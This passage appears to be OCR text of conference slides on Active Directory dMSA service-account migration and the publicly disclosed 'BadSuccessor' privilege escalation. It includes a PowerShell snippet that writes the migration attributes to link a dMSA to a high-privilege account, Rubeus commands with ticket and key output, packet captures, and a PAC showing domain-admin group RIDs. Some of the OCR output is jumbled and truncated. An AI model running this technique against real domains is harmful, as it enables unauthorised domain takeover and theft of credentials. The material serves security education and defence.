
- Allow/Denied To Cache” List of RODC(s)

semperis

Migrating Service Accounts
Legacy → dMSA (GOOD Successor!)

Authentication AFTER Migration State (I.e. Migration Completed!)

Name	Descripti
SQL Server (MSSQLSERVER)	Provides



kerberos

```
No.  Time                       Source     Destination  Protocol  Lengtl Info
293 2025-06-05 23:16:32.305836 10.1.4.1   10.1.4.41    KRB5       558 TGS-REP
301 2025-06-05 23:16:32.306989 10.1.4.41  10.1.4.1     KRB5      2139 TGS-REQ
304 2025-06-05 23:16:32.313035 10.1.4.1   10.1.4.41    KRB5       734 TGS-REP
```

```
          CNameString: dMSA.SQL$
      transited
          tr-type: 1
          contents: <MISSING>
      authtime: Jun  5, 2025 11:40:40.000000000 W. Europe Daylight Time
      starttime: Jun  5, 2025 23:16:32.000000000 W. Europe Daylight Time
      endtime: Jun  6, 2025 07:10:41.000000000 W. Europe Daylight Time
      renew-till: Jun 12, 2025 11:40:40.000000000 W. Europe Daylight Time
      authorization-data: 1 item
  enc-part
      etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
    cipher […]: fa431b48b41f7d1240dab58fb87b9bf030ecfdc232292995c2371af63d74418e8f3919f8
      Derived strengthen-reply-key keytype 18 (id=304.3) (9f9cfa13...)
      Decrypted keytype 18 usage 9 using derived strengthen-reply-key in frame 304 (id=
      encTGSRepPart
        key
        last-req: 1 item
        nonce: 850815922
        Padding: 0
        flags: 40a10000
        authtime: Jun  5, 2025 11:40:40.000000000 W. Europe Daylight Time
        starttime: Jun  5, 2025 23:16:32.000000000 W. Europe Daylight Time
        endtime: Jun  6, 2025 07:10:41.000000000 W. Europe Daylight Time
        renew-till: Jun 12, 2025 11:40:40.000000000 W. Europe Daylight Time
        srealm: ADTEC.NET
        sname
          name-type: kRB5-NT-SRV-INST (2)
          sname-string: 2 items
            SNameString: krbtgt
            SNameString: ADTEC.NET
        encrypted-pa-data: 3 items
          PA-DATA Unknown:171
            padata-type: Unknown (171)
              padata-value […]: 3081aaa06330613029a003020112a12204200b4ad6bbe1ec6db0
          PA-DATA pA-SUPPORTED-ETYPES
```

--> = KERB-DMSA-KEY-PACKAGE

```
0000  7a 82 01 c2 30 82 01 be  a0 2b 30 29 a0 03 02 01   z···0··· ·+0)····
0010  12 a1 22 04 20 53 9d 48  5c ae 7f 20 4d 56 6a 63   ··"· S·H \·· MVjc
0020  2b 45 88 f9 f9 c1 f7 5e  2e ef 81 15 f5 6b 07 c7   +E·····^ .····k··
0030  76 b8 2e 49 b2 a1 1c 30  1a 30 18 a0 03 02 01 00   v·.I···0 ·0······
0040  a1 11 18 0f 32 30 32 35  30 36 30 35 32 31 31 36   ····2025 06052116
0050  33 32 5a a2 06 02 04 32  b6 6b b2 a4 07 03 05 00   32Z····2 ·k······
0060  40 a1 00 00 a5 11 18 0f  32 30 32 35 30 36 30 35   @······· 20250605
0070  30 39 34 30 34 30 5a a6  11 18 0f 32 30 32 35 30   094040Z· ···20250
0080  36 30 35 32 31 31 36 33  32 5a a7 11 18 0f 32 30   60521163 2Z····20
0090  32 35 30 36 30 36 30 35  31 30 34 31 5a a8 11 18   25060605 1041Z···
00a0  0f 32 30 32 35 30 36 31  32 30 39 34 30 34 30 5a   ·2025061 2094040Z
00b0  a9 0b 1b 09 41 44 54 45  43 2e 4e 45 54 aa 1e 30   ····ADTE C.NET··0
00c0  1c a0 03 02 01 02 a1 15  30 13 1b 06 6b 72 62 74   ········ 0···krbt
00d0  67 74 1b 09 41 44 54 45  43 2e 4e 45 54 ac 81 e6   gt··ADTE C.NET···
00e0  30 81 e3 30 81 b9 a1 04  02 02 00 ab a2 81 b0 04   0··0···· ········
00f0  81 ad 30 81 aa a0 63 30  61 30 29 a0 03 02 01 12   ··0···c0 a0)·····
0100  a1 22 04 20 0b 4a d6 bb  e1 ec 6d b0 1a ca dd de   ·"· ·J·· ··m·····
0110  31 b1 46 78 4f 7e 16 cb  3c 06 97 0a 0d 78 d8 1a   1·FxO~·· <····x··
0120  4a 85 20 a0 30 19 a0 03  02 01 11 a1 12 04 10 d9   J· ·0··· ········
0130  21 dc 7e 29 8d d5 2f b4  65 42 d8 38 fd a9 f5 30   !·~)··/· eB·8···0
0140  19 a0 03 02 01 17 a1 12  04 10 ca e9 87 ea 80 2f   ········ ·······/
0150  58 27 1d 37 27 0f 92 66  66 16 a1 1d 30 1b 30 19   X'·7'··f f···0·0·
0160  a0 03 02 01 17 a1 12 04  10 8a a2 5e ee d7 d5 67   ········ ···^···g
0170  53 ff ac ef de 7b e7 c2  7d a2 11 18 0f 31 36 30   S····{·· }····160
0180  31 30 31 30 31 30 36 33  38 32 37 5a a4 11 18 0f   10101063 827Z····
0190  31 36 30 31 30 31 30 31  30 36 34 33 32 37 5a 30   16010101 064327Z0
01a0  0e a1 04 02 02 00 a5 a2  06 04 04 00 00 05 00 30   ········ ·······0
01b0  15 a1 04 02 02 00 a7 a2  0d 04 0b 30 09 a0 07 03   ········ ···0····
01c0  05 00 80 00 00 00                                  ······
```

padata-value (kerberos.padata_value), 173 bytes

Packets: 645 · Displayed: 76 (11.8%) · Dropped: 0 (0.0%)

Profile: Default

User

egatedManagedServiceAccount

SOURCE: https://www.akamai.com/blog/security-research/abusing-dmsa-for-privilege-escalation-in-active-directory

TROOPERS

semperis

Migrating Service Accounts

Legacy → dMSA (BAD Successor!)

- Points of attention with state = 2 (Migration Completed)
  - Migration through CMDlets/Operational Attribs can only be done by Domain Admins
  - Under the conditions of dMSA attributes
    "*msDS-DelegatedMSAState*" = 2 and
    "*msDS-ManagedAccountPrecededByLink*" = "<*DN of some account,*
    user/computer/sMSA/gMSA/dMSA>" (anything that can authenticate!)
    - Merged PAC (= Privilege Attribute Certificate)
    - Addition of account secrets/keys to previous keys of dMSA in TGT

- Wow! That's A LOT of power! What could go wrong?


Credits: Yuval Gordon, Akamai Security Researcher, 2025-05
SOURCE: https://www.akamai.com/blog/security-research/abusing-dmsa-for-privilege-escalation-in-active-directory

Migrating Service Accounts

Legacy → dMSA (BAD Successor!)

- Attributes "*msDS-DelegatedMSAState*", "*msDS-ManagedAccountPrecededByLink*" ARE NOT protected from regular LDAP writes!

- Therefore, anyone controlling ANY dMSA through….:
  - Create Child (Specific to dMSA or generic)
  - Full Control
  - Write DACL
  - Write Owner
  - Write Property




```
# Misusing Migration Process Through Regular Writes
$dMSA = [ADSI]"LDAP://<RWDC FQDN>/<DN Of Compromised dMSA>"
$dMSA.Put("msDS-DelegatedMSAState", 2)
$dMSA.Put("msDS-ManagedAccountPrecededByLink", "<DN Of High-Priv Object>")
$dMSA.SetInfo()
```

Credits: Yuval Gordon, Akamai Security Researcher, 2025-05


SOURCE: https://www.akamai.com/blog/security-research/abusing-dmsa-for-privilege-escalation-in-active-directory

Migrating Service Accounts
Legacy → dMSA (BAD Successor!)

…And the retrieving ugh RUBEUS by using the TGT of an account t assword/keys of the dMSA



```
PS D:\Support-Stuff\Tools\Rubeus> .\Rubeus.exe asktgs /targetuser:dMSA.weak$ /domain
krbtgt/ADTEC.NET /dc:R0FSRWDC1.ADTEC.NET /dmsa /opsec /nowrap /ticket:doIFojCCBZ6gAw
EFoQsbCUFEVEVDLk5FVKIeMBygAwIBAqEVMBMbBmtyYnRndBsJQURURUMuTkVUo4IEbTCCBGmgAwIBEqEDAg
U69wuZHMRBZsP5N/Ps7+GQp0Ubv6EpFe426/+/lbzdkSc3mWRLRGNAopQGFUNebsM+iWd/0JSkRv3o3HNfD
CVidKHL3ARYDgR1SLCh
1ESZ1CDSgOVLpN2uaZj [*] Requesting 'aes256_cts_hmac_sha1' etype for the service tick
8fe8Isf6DgKv1YNqZ7p [*] Building DMSA TGS-REQ request for 'dMSA.weak$' from 'bad.act
IQHf3a0ENJx/Hvcwrn  [+] Sequence number is: 1253225866
ND5sJK1uMnH6c8JHAg5 [*] Using domain controller: R0FSRWDC1.ADTEC.NET (10.1.4.1)
ZzstHBnOTeS9n4EW3B3 [+] TGS request successful!
mZD4JuR1KaJiDsNOKdr [*] base64(ticket.kirbi):
NmpSW6gSVTJvrf5xKqY
JhVe7lfz67qa+lv8kYo       doIHVDCCB1CgAw yAzVZ5O6ijT3Hb0qj+NDEopDVMqBwoyaLx/U2gpBdAj
LDkV/v/nvIfBkbVl9u4  IGHjCCBhqgAwIBEqEDAg gNJqElsW1ch1bUlPTDzh+GkChAoCpOZKC3WUGGTzgkI
GJHuTIlvWKaNPwVFvNH  /6SRUA7W2UZABAt9Et3t k5Sd955vCIEwLFoR/9xRUYn/y2T2/IR/QGGCgKBEenF
49uw7g6pkfeV7KNFu1d  dZOLAjj48WfcxUhzxWhO h3ivUeqZYa98llmMsn5OXQ5mB5c51622A30eMhiSOg/
OhCxsJQURURUMuTkVUd  eLA7msTBU5z4MpkXM0VX tRM1Rn1+d6mVojWsXLDVRQE6fcuK+KXbG/brNhC9ora
AyNTA2MjUyMTQxNTdad  RCUiqWG0ahLrJ9PTki5C eq4Vt2L44HZEue/j1PP23BZrFsbAiBankaEmswfAuzY
                     0yZFeyBuCwC/QsPy768F a4uLb3r9EHxIurR0lNs899QeiMuNubSJlddKQMHhMTe
                     2v4RV0bgN/id8M0d1D7V 100qrHXdjFyy3+5Whv5M4b68C9dZJ3EOzDEnIq2Fd52
   ______        _   uo21SRm42PHvsUTc4iDa JzHmljL0+JgGONuKBdUv2kNIawiRTLcrp66a8Mgy/FS
  (_____ \      | |  yAzVZ5O6ijT3Hb0qj+ND mSZlNxcm+MKzIQcEjkxBslNyTdvsblr+KGXVBWHodVH
   _____) )_   _| |  gNJqElsW1ch1bUlPTDzh VQe/TRGnVJFKC/54bDc1yVbjUaB8KfTFCUoQsbCWFkc
  |  __  /| | | |    k5Sd955vCIEwLFoR/9xR RaphEYDzIwMjUwNjE4MjE1ODI0WqcRGA8yMDI1MDYyM
  | |  \ \| |_| |    h3ivUeqZYa98llmMsn5O
  |_|   |_|____/|_   tRM1Rn1+d6mVojWsXLDV   ServiceName              :  krbtgt/ADTEC.
                     eq4Vt2L44HZEue/j1PP2   ServiceRealm             :  ADTEC.NET
  v2.3.3             a4uLb3r9EHxIurR0lNs8   UserName                 :  dMSA.weak$ (N
                     100qrHXdjFyy3+5Whv5M   UserRealm                :  adtec.net
[*] Action: Ask TGS  JzHmljL0+JgGONuKBdUv   StartTime                :  18-Jun-2025 2
                     mSZlNxcm+MKzIQcEjkxB   EndTime                  :  18-Jun-2025 2
                     VQe/TRGnVJFKC/54bDc1   RenewTill                :  25-Jun-2025 2
                     RaphEYDzIwMjUwNjE4Mj   Flags                    :  name_canonica
                                            KeyType                  :  aes256_cts_hm
                       ServiceName          Base64(key)              :  R+3HD4+25VB79
                                            Current Keys for dMSA.weak$: (rc4_hmac) D
                                            Previous Keys for dMSA.weak$: (aes256_cts
                                            Previous Keys for dMSA.weak$: (aes128_cts
                                            Previous Keys for dMSA.weak$: (rc4_hmac)
```



```
Destination    Protocol Length Info
10.1.4.3       LDAP      568 bindRequest(21127) "<ROOT>" sasl
10.1.4.33      LDAP      266 bindResponse(21127) success
10.1.4.1       KRB5     1694 TGS-REQ
10.1.4.41      KRB5      891 TGS-REP
10.1.4.2       DCERPC    787 Bind: call_id: 1142, Fragment: Single,
10.1.4.1       DCERPC    285 Bind_ack: call_id: 1142, Fragment: Sing
10.1.4.2       DCERPC    226 Alter_context: call_id: 1142, Fragment:
```

```
> Acct Name: dMSA.weak$
> Full Name
> Logon Script
> Profile Path
> Home Dir
> Dir Drive
  Logon Count: 0
  Bad PW Count: 0
  User RID: 13629
  Group RID: 515
  Num RIDs: 58
v GroupIDs
    Referent ID: 0x0002001c
    Max Count: 58
  v GROUP_MEMBERSHIP:
      Group RID: 515
    > Group Attributes: 0x00000007
  > GROUP_MEMBERSHIP:
  > GROUP_MEMBERSHIP:
  > GROUP_MEMBERSHIP:
  > GROUP_MEMBERSHIP:
  > GROUP_MEMBERSHIP:
  > GROUP_MEMBERSHIP:
  > GROUP_MEMBERSHIP:
  > GROUP_MEMBERSHIP:
  > GROUP_MEMBERSHIP:
  > GROUP_MEMBERSHIP:
  > GROUP_MEMBERSHIP:
  > GROUP_MEMBERSHIP:
  > GROUP_MEMBERSHIP:
  > GROUP_MEMBERSHIP:
  > GROUP_MEMBERSHIP:
  > GROUP_MEMBERSHIP:
  > GROUP_MEMBERSHIP:
```

```
  > GROUP_MEMBERSHIP:
  > GROUP_MEMBERSHIP:
  > GROUP_MEMBERSHIP:
  > GROUP_MEMBERSHIP:
  > GROUP_MEMBERSHIP:
  > GROUP_MEMBERSHIP:
  v GROUP_MEMBERSHIP:
      Group RID: 512
    > Group Attributes: 0x00000007
  > GROUP_MEMBERSHIP:
  > GROUP_MEMBERSHIP:
  > GROUP_MEMBERSHIP:
  v GROUP_MEMBERSHIP:
      Group RID: 518
    > Group Attributes: 0x00000007
  > GROUP_MEMBERSHIP:
  > GROUP_MEMBERSHIP:
  v GROUP_MEMBERSHIP:
      Group RID: 519
    > Group Attributes: 0x00000007
  > GROUP_MEMBERSHIP:
  > GROUP_MEMBERSHIP:
  > GROUP_MEMBERSHIP:
  > GROUP_MEMBERSHIP:
  > GROUP_MEMBERSHIP:
  > GROUP_MEMBERSHIP:
  > GROUP_MEMBERSHIP:
  v GROUP_MEMBERSHIP:
      Group RID: 500
    > Group Attributes: 0x00000007
> User Flags: 0x00000020
  User Session Key: 0000000000000000
> Server: R0FSRWDC1
```

```
* Value.......
– SUCCESS
```

Credits: Yuval Gordon, Akamai Security Researcher, 2025-
SOURCE: https://www.akamai.com/blog/security-research/a

Migrating Service Accounts

